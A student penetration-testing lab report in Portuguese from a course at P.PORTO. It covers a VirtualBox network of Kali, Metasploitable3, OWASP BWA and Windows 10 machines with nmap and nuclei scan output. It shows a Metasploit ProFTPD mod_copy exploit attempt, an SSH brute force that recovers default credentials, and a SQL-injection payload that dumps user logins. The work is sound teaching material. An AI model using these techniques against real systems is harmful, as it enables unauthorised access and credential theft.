


# P.PORTO

*Licenciatura em Segurança Informática em Redes de Computadores*

*Teste de Penetração e Hacking Ético*




Fábio da Cunha 8210619







ESTG, dezembro de 2023

# Introdução

No âmbito da disciplina de TPHE foi nos solicitado um trabalho prático individual, visando testar as nossas capacidades no desenvolvimento de cenários com mais do que uma máquina virtual e realizar um conjunto de testes que nos foi solicitado recorrendo à diversas ferramentas que nos é indicado ao longo do trabalho, este trabalho coloca em prova as nossas capacidades de pesquisa e deteção de vulnerabilidades, bem como, a nossa capacidade de explorá-las. Durante o trabalho utilizei algumas ferramentas de verificação de vulnerabilidades, nomeadamente, o Nuclei e Nessus, também, utilizei a ferramenta de enumeração SMBmap que permite listar os dispositivos que tem o serviço SMB ativo.

## 1. Montar o cenário



64		<b>ASI 1</b> Desligada
64		<b>Metasploitable3-ub1404</b> Desligada
64		<b>Minsecurity</b> Desligada
		<b>Owasp</b> Desligada
64		<b>Windows 10</b> Desligada
64		<b>kali</b> Desligada

## Endereço IP das máquinas

Para facilitar a comunicação entre as máquinas, decidi criar uma rede interna ao qual denominei de **rede\_interna** com a rede 192.168.1.1, sendo assim os endereços IPs de cada máquina:

Kali -> 192.168.1.4n


Minsecurity -> 192.168.1.3


Metasploitable -> 192.168.1.4

Owasp -> 192.168.1.5

Windows 10 -> 192.168.1.6

2. Garantir que a máquina Windows10 tem o serviço rdp ativo, bem como os shares de rede.





3. Demonstrar o seu correto funcionamento.


```
Linha de comandos
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::a3a:becb:f0b2:7e20%5(Preferred)
IPv4 Address. . . . . : 192.168.1.6(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : 18 de novembro de 2023 14:13:26
Lease Expires . . . . . : 18 de novembro de 2023 14:23:26
Default Gateway . . . . . :
DHCP Server . . . . . : 192.168.1.1
DHCPv6 IAID . . . . . : 101187623
DHCPv6 Client DUID. . . . . : 00-01-00-01-2C-EA-6F-3F-08-00-27-D4-15-9C
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                       fec0:0:0:ffff::2%1
                       fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled

C:\Users\fabio>ping 192.168.1.2

Pinging 192.168.1.2 with 32 bytes of data:
Reply from 192.168.1.2: bytes=32 time=10ms TTL=64
Reply from 192.168.1.2: bytes=32 time=1ms TTL=64
Reply from 192.168.1.2: bytes=32 time<1ms TTL=64
Reply from 192.168.1.2: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 10ms, Average = 3ms

C:\Users\fabio>ping 192.168.1.3
```



```
Windows 10 [Em execução] - Oracle VM VirtualBox
Ficheiro Máquina Ver Entrada Dispositivos Ajuda

Reciclagem

Linha de comandos
Minimum = 0ms, Maximum = 10ms, Average = 3ms
C:\Users\fabio>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:
Reply from 192.168.1.3: bytes=32 time=4ms TTL=64
Reply from 192.168.1.3: bytes=32 time=2ms TTL=64
Reply from 192.168.1.3: bytes=32 time<1ms TTL=64
Reply from 192.168.1.3: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.1.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 4ms, Average = 1ms

C:\Users\fabio>ping 192.168.1.4

Pinging 192.168.1.4 with 32 bytes of data:
Reply from 192.168.1.4: bytes=32 time=2ms TTL=64
Reply from 192.168.1.4: bytes=32 time=1ms TTL=64
Reply from 192.168.1.4: bytes=32 time<1ms TTL=64
Reply from 192.168.1.4: bytes=32 time=6ms TTL=64

Ping statistics for 192.168.1.4:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 6ms, Average = 2ms

C:\Users\fabio>ping 192.168.1.5
```

```
C:\Users\fabio>ping 192.168.1.5

Pinging 192.168.1.5 with 32 bytes of data:
Reply from 192.168.1.5: bytes=32 time=2ms TTL=64
Reply from 192.168.1.5: bytes=32 time=1ms TTL=64
Reply from 192.168.1.5: bytes=32 time<1ms TTL=64
Reply from 192.168.1.5: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.5:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 2ms, Average = 0ms

C:\Users\fabio>
```

Para testar se o cenário está a funcionar, ou seja, que existe conexão entre as máquinas fiz um ping entre todas as máquinas. No exemplo acima demonstrado, é realizado o ping do Windows para todas as outras máquinas.

#### 4. Enumerar serviços das máquinas presentes no cenário a partir do kali

Para fazer a enumeração dos serviços que estão ativos nas máquinas utilizei a ferramenta nmap na máquina Kali

### Metasploitable

```
(kali@kali)-[~]
└─$ nmap -p- -sV 192.168.1.4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 19:08 WET
Nmap scan report for 192.168.1.4
Host is up (0.010s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open ipp       CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql    MySQL (unauthorized)
3500/tcp  open  http     WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp  open  irc      UnrealIRCd
8080/tcp  open  http     Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.39 seconds
```

### Minsecurity

```
(kali@kali)-[~]
└─$ nmap -p- -sV 192.168.1.2
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 19:03 WET
Nmap scan report for 192.168.1.2
Host is up (0.011s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs      3-4 (RPC #100003)
37809/tcp open  nlockmgr 1-4 (RPC #100021)
47453/tcp open  mountd   1-3 (RPC #100005)
54517/tcp open  mountd   1-3 (RPC #100005)
55889/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.63 seconds
```

### Owasp

```
(kali@kali)-[~]
└─$ nmap -p- -sV 192.168.1.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-22 22:32 WET
Nmap scan report for 192.168.1.5
Host is up (0.0024s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ...)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap     Courier Imapd (released 2008)
443/tcp   open  ssl/http Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ...)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object Java Object Serialization
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http     Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-Port5001-TCP:V=7.94I=7%0-11/22%Time=655E81AC%P=x86_64-pc-linux-gnu%r(N
SF:ULL,4,"xac\xed0\x05");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.29 seconds
```

## Windows

```
(kali@kali)-[~]
$ nmap -Pn -sV 192.168.1.6
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-22 22:30 WET
Nmap scan report for 192.168.1.6
Host is up (0.0049s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.48 seconds

(kali@kali)-[~]
$
```

5. Indicar para cada máquina duas vulnerabilidades e explorá-las (exceto cliente kali, win 10 e Minsecurity).

Sendo assim as máquinas a serem exploradas serão o Metasploitable 3 e o Owasip

Escolhi no Metasploitable explorar as vulnerabilidades das portas 21 e 22, onde correm os serviços ftp e ssh respetivamente.

Na porta 22 temos como versão o ProFTP 1.3.5, que tem o módulo mod\_copy, o qual, permite que invasores remotos leiam e gravem em arquivos arbitrários por meio dos comandos site cpfr e site cpto.

Para explorar essa vulnerabilidade utilizei a ferramenta **Metasploit**, abaixo indico os passos utilizados:

- 1- Fiz um search para encontra a versão desejada, com o comando: Search ProFTPD 1.3.5;
- 2- Use 0(Que é o número da vulnerabilidade que desejo explorar);
- 3- Como não tinha payload, tive de escolher um payload a utilizar, neste caso, utilizei o unix/cmd/reverse\_perl;
- 4- Designei a máquina alvo, que neste caso é o Metasploitable com o comando: Set Rhosts 192.168.1.4(Endereço IP);
- 5- Designei a máquina atacante o Kali com o comando: set Lhost 192.168.1.2
- 6- Exploit.

No final tive insucesso na tentativa.

```
msf6 > search ProFTPD 1.3.5

Matching Modules
-----
#  Name                                     Disclosure Date  Rank   Chec
k  Description
-  -
0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22      excellent Yes
ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec

msf6 >
```



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.7:4444
[*] 192.168.1.4:80 - 192.168.1.4:21 - Connected to FTP server
[*] 192.168.1.4:80 - 192.168.1.4:21 - Sending copy commands to FTP server
[*] 192.168.1.4:80 - Exploit aborted due to failure: unknown: 192.168.1.4:21 - Failure copying PHP payload to website path, directory not writable?
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

Na porta 22 temos a versão OpenSSH 6.6.1 p1, o qual vamos tentar fazer um brute force com o metasploit de modo a conseguir as credencias da máquina para estabelecer uma conexão ssh.

Os dois ficheiros usuário.txt e teste.txt foram criados por mim, onde coloquei um conjunto de usuários no usuário.txt e possíveis passwords no teste.txt.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.4
rhosts => 192.168.1.4
msf6 auxiliary(scanner/ssh/ssh_login) > set rport 22
rport => 22
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /home/kali/Documents/usuario.txt
user_file => /home/kali/Documents/usuario.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /home/kali/Documents/teste.txt
pass_file => /home/kali/Documents/teste.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.1.4:22 - Starting bruteforce
[*] 192.168.1.4:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ubi404 3.13.0-170-gen
eric #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.1.2:35485 -> 192.168.1.4:22) at 2023-11-23 15:46:11 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Agora a máquina **Owasp**

No Owasp podemos acessar ao site disponibilizado pelo servidor da máquina para explorar vulnerabilidades.

Uma das vulnerabilidades que escolhi é extrair as informações de utilizadores (username e password) utilizando o SQL Injection.

Na browser coloco o endereço ip do owasp, abri uma página onde escolho o Owasp Multidae II, que reencaminha para um site, onde escolho Owasp 2013 -> A1 Injection(SQL) -> Extract Data -> User Info.

Depois de seguir os passos acima podemos fazer um SQL Injection de modo a descobrir as credenciais dos utilizadores. Utilizamos o (' or 1=1 -- ), lembrando que temos de deixar um espaço após o hífen.

Apareceu um total de 24 resultados, por exemplo:

➔ Username = admin; Password = admin; Signature = g0t r00t?

Podemos utilizar qualquer um desses utilizadores para fazer o login na página.

**As imagens estão no anexo.**

6. Ver todos os serviços ativos (Fazer tabela com todos os serviços expostos de cada).

#### Metasploitable

Port	State	Service
21/tcp	Open	ftp
22/tcp	Open	Ssh
80/tcp	Open	http
445/tcp	Open	Netbios-ssn
631/tcp	Open	lpp
3306/tcp	Open	Mysql
3500/tcp	Open	http
6697/tcp	Open	Irc
8080/tcp	Open	http

#### Minsecurity

Port	State	Service
22/tcp	Open	Ssh
111/tcp	Open	Rpcbind
2049/tcp	Open	Nfs_acl
39187/tcp	Open	Mountd
44655/tcp	Open	Mountd
46155/tcp	Open	Nlockmgr
47179/tcp	Open	mountd

## Owasp

Port	State	Service
22/tcp	Open	Ssh
80/tcp	Open	http
139/tcp	Open	Netbios-ssn
143/tcp	Open	Imap
443/tcp	Open	Ssl/http
445/tcp	Open	Netbios-ssn
5001/tcp	Open	Java-object
8080/tcp	Open	http
8081/tcp	Open	http

## Windows

Port	State	Service
135/tcp	Open	Msrpc
139/tcp	Open	Netbios-ssn
445/tcp	Open	Microsoft-ds
3389/tcp	Open	Ms-wbt-server
49668/tcp	Open	msrpc

7. Identificar as máquinas com serviço http ativo, e identificar detalhe do respectivo serviço. Usar a ferramenta nmap para a identificação proposta, posteriormente instalar a ferramenta nuclei e usar a ferramenta para os serviços http encontrados. Indicar conclusões.

As únicas máquinas onde estão ativos o serviço http são as máquinas metasploitable e owasp.

Como está acima demonstrado no quadro dos serviços ativos, as portas onde o serviço http está ativo no metasploitable são: 80, 3500 e 8080 e no owasp são: 80, 443, 8080, 8081.

## Metasploitable

```
(kali@kali)-[~]
└─$ nuclei -u 192.168.1.4:80

projectdiscovery.io

[INF] Current nuclei version: v3.0.3 (outdated)
[INF] Current nuclei-templates version: v9.6.9 (latest)
[INF] New templates added in latest release: 73
[INF] Templates loaded for current scan: 7278
[INF] Executing 5264 signed templates from projectdiscovery/nuclei-templates
[WRN] Executing 2028 unsigned templates. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 1252 (Reduced 1219 Requests)
[options-method] [http] [info] http://192.168.1.4:80 [POST,OPTIONS,GET,HEAD]
[dir-listing] [http] [info] http://192.168.1.4:80
[apache-detect] [http] [info] http://192.168.1.4:80 [Apache/2.4.7 (Ubuntu)]
[phpmyadmin-panel] [http] [info] http://192.168.1.4:80/phpmyadmin/
[http-missing-security-headers:referrer-policy] [http] [info] http://192.168.1.4:80
[http-missing-security-headers:clear-site-data] [http] [info] http://192.168.1.4:80
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://192.168.1.4:80
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://192.168.1.4:80
[http-missing-security-headers:strict-transport-security] [http] [info] http://192.168.1.4:80
[http-missing-security-headers:permissions-policy] [http] [info] http://192.168.1.4:80
[http-missing-security-headers:x-frame-options] [http] [info] http://192.168.1.4:80
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://192.168.1.4:80
[http-missing-security-headers:content-security-policy] [http] [info] http://192.168.1.4:80
[http-missing-security-headers:x-content-type-options] [http] [info] http://192.168.1.4:80
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://192.168.1.4:80
[phpmyadmin-setup] [http] [medium] http://192.168.1.4:80/phpmyadmin/setup/index.php
[waf-detect:apache-generic] [http] [info] http://192.168.1.4:80/
[smb-enum:OSVersion] [javascript] [info] 192.168.1.4:445 [6.1.0]
```

```
└─$ nuclei -u 192.168.1.4:3500

projectdiscovery.io

[INF] Current nuclei version: v3.0.3 (outdated)
[INF] Current nuclei-templates version: v9.6.9 (latest)
[INF] New templates added in latest release: 73
[INF] Templates loaded for current scan: 7278
[INF] Executing 5264 signed templates from projectdiscovery/nuclei-templates
[WRN] Executing 2028 unsigned templates. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 1252 (Reduced 1219 Requests)
[xss-deprecated-header] [http] [info] http://192.168.1.4:3500 [1; mode=block]
[http-missing-security-headers:clear-site-data] [http] [info] http://192.168.1.4:3500
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://192.168.1.4:3500
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://192.168.1.4:3500
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://192.168.1.4:3500
[http-missing-security-headers:content-security-policy] [http] [info] http://192.168.1.4:3500
[http-missing-security-headers:permissions-policy] [http] [info] http://192.168.1.4:3500
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://192.168.1.4:3500
[http-missing-security-headers:referrer-policy] [http] [info] http://192.168.1.4:3500
[http-missing-security-headers:strict-transport-security] [http] [info] http://192.168.1.4:3500
[rails-debug-mode] [http] [medium] http://192.168.1.4:3500/2YgU02IekKYn2thYHmfUwqLUQYb
[robots-txt] [http] [info] http://192.168.1.4:3500/robots.txt
